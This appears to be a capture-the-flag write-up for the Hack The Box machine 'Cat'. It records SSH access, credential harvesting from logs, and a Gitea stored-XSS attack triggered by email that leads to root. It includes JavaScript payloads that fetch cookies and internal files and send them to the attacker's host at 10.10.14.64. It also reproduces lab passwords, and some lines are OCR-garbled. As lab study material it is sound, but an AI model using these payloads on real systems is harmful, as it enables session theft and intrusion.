
```
→  Downloads ssh rosa@10.10.11.53
The authenticity of host '10.10.11.53 (10.10.11.53)' can't be established.
ED25519 key fingerprint is SHA256:tsmOV3JuQkCv6HNUqg9YQ+DJznLS2nYKJl4zIwKtbE4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.53' (ED25519) to the list of known hosts.
rosa@10.10.11.53's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-204-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 30 Apr 2025 04:25:24 PM UTC

  System load:           0.32
  Usage of /:            53.6% of 6.06GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             237
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.53
  IPv6 address for eth0: dead:beef::250:56ff:feb0:1e1a


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Sep 28 15:44:52 2024 from 192.168.1.64
rosa@cat:~$
```

We finally have a shell ! We began privilege escalation. Using linpeas to enumerate possible vulnerabilites, we find a log file containing credentials.



```
127.0.0.1 - - [30/Apr/2025:17:30:00 +0000] "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Lo
gin HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/13
4.0"
```

We can now login as axel.



```
axel@cat:/var/mail$ cat axel
From rosa@cat.htb  Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services

Hi Axel,

We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an emai
l to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we c
an develop.

Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the w
hole repository.

From rosa@cat.htb  Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while
 each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our pri
vate Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can
consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-
management/raw/branch/main/README.md.

axel@cat:/var/mail$ 
```

We have some mail waiting for user axel, suggering that we have some kind of ssrf. We can send a mail to jobert with an url and he will visit it.


```
tcp    0    0 127.0.0.1:587       0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.1:39281     0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.53:53       0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.1:3000      0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.1:25        0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.1:40287     0.0.0.0:*         LISTEN    -
tcp    0    0 127.0.0.1:36803
```

While inspecting open port, we come accross port 3000 which host a gitea instance. We can setup local portforwarding via ssh

```
ssh axel@10.10.11.53 -L 3000:127.0.0.1:3000
```


and than we can try to login with the credentials we have found to this point.

axel@cat.htb
aNdZwgC4tI9gnVXv_e3Q



Powered by Gitea Version: 1.22.0 F

Gitea is version 1.22, this version is vulnerable to xss attack.




This allow us to have a repository with a xss in the description. Maybe we can use the mailing system to trigger the xss ?

`<a href=javascript:alert()>XSS test</a>`

This is the basic payload to trigger the xss. We can replace alert with a fetch to our computer to retrieve cookies. Now we just have to make a mail containing the url of our repository, jobert will visit the page, trigger the xss, and than we have jobert cookie and we can login on his gitea account.

<a href=javascript:fetch('http://10.10.14.64:4321?c='+encodeURIComponent(btoa(document.cookie)));>NICE</a>



flo

<a href=javascript:fetch('http://10.10.14.64:4321?c='+encodeURIComponent(


```
→ Downloads ifconfiug
zsh: command not found: ifconfiug
→ Downloads touch img.png
→ Downloads ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::3e88:e199:dff3:6330  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6e:13:6e  txqueuelen 1000  (Ethernet)
        RX packets 47305  bytes 42658657 (40.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26059  bytes 5159334 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3352  bytes 4229228 (4.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3352  bytes 4229228 (4.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.64  netmask 255.255.254.0  destination 10.10.14.64
        inet6 dead:beef:2::103e  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::576b:342b:8337:e2a0  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 1534  bytes 1263438 (1.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1416  bytes 174482 (170.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

→ Downloads python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.64 - - [06/May/2025 07:22:03] "GET /?c= HTTP/1.1" 200 -
10.10.14.64 - - [06/May/2025 07:22:05] "GET /?c= HTTP/1.1" 200 -
10.10.11.53 - - [06/May/2025 07:22:07] "GET /?c= HTTP/1.1" 200 -
10.10.14.64 - - [06/May/2025 07:22:07] "GET /?c= HTTP/1.1" 200 -
10.10.14.64 - - [06/May/2025 07:22:08] "GET /?c= HTTP/1.1" 200 -
10.10.14.64 - - [06/May/2025 07:22:10] "GET /?c= HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
→ Downloads python -m http.server 4321
Serving HTTP on 0.0.0.0 port 4321 (http://0.0.0.0:4321/) ...
10.10.11.53 - - [06/May/2025 07:24:15] "GET /?c= HTTP/1.1" 200 -
10.10.11.53 - - [06/May/2025 07:24:38] "GET /?c= HTTP/1.1" 200 -
```

We get a response, but no cookie.

But as we saw before in the mails, we got the path of sensitive files: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md


<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md')
 .then(res => res.text())
 .then(data => {
   new Image().src = 'http://10.10.14.64:4321/?c=' + encodeURIComponent(data);
 });">NICE</a>

We leak the readme which is :




```
# Employee Management
Site under construction. Authorized user: admin. No visibility or updates visible to employees

➜  Downloads █
```

We can leak file but we are restricted, we can only use get and uri are limited to a set size, so big file cant be extracted.
Since the other project was a php project this one is probably too. We can try to get index.php, this is the most common file.



```
(.venv) ➜  website git:(master) ls
accept_cat.php   config.php    css              img           index.php   logout.php     vote.php   winners.php
admin.php        contest.php   delete_cat.php   img_winners   join.php    view_cat.php   winners
```


<a href="javascript:fetch('http://localhost:3000/administrator/Employee-management/index.php')
 .then(res => res.text())
 .then(data => {
   new Image().src = 'http://10.10.14.64:4321/?c=' + encodeURIComponent(data);
 });">NICE</a>



```
zsh: event not found: isset(
➜  Downloads echo '%3C%3Fphp%0A%24valid_username%20%3D%20%27admin%27%3B%0A%24valid_password%20%3D%20%27IKw75eR0MR7CMIxhH0%27
%3B%0A%0Aif%20(24_SERVER%5B%27PHP_AUTH_USER%27%5D)%20%7C%7C%2024_SERVER%5B%27PHP_AUTH_PW%27%5D)%20%7C%7C%20%0A%20%20%20%20%2
4_SERVER%5B%27PHP_AUTH_USER%27%5D%20!%3D%20%24valid_username%20%7C%7C%20%24_SERVER%5B%27PHP_AUTH_PW%27%5D%20!%3D%20%24valid_
password)%20%7B%0A%20%20%20%20%0A%20%20%20%20header(%27WWW-Authenticate%3A%20Basic%20realm%3D%22Employee%20Management%22%27)
%3B%0A%20%20%20%20header(%27HTTP%2F1.0%20401%20Unauthorized%27)%3B%0A%20%20%20%20exit%3B%0A%7D%0A%0Aheader(%27Location%3A%20
dashboard.php%27)%3B%0Aexit%3B%0A%3F%3E%0A%0A' | python3 -c "import urllib.parse, sys; print(urllib.parse.unquote(sys.stdin.
read()))"
<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

if (24_SERVER['PHP_AUTH_USER']) || 24_SERVER['PHP_AUTH_PW']) ||
    $_SERVER['PHP_AUTH_USER'] ≠ $valid_username || $_SERVER['PHP_AUTH_PW'] ≠ $valid_password) {

    header('WWW-Authenticate: Basic realm="Employee Management"');
    header('HTTP/1.0 401 Unauthorized');
    exit;
}

header('Location: dashboard.php');
exit;
?>


➜  Downloads █
```

index.php was containing admin credentials.

$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';



```
axel@cat:~$ su root
Password:
root@cat:/home/axel# whoami
root
root@cat:/home/axel# 
```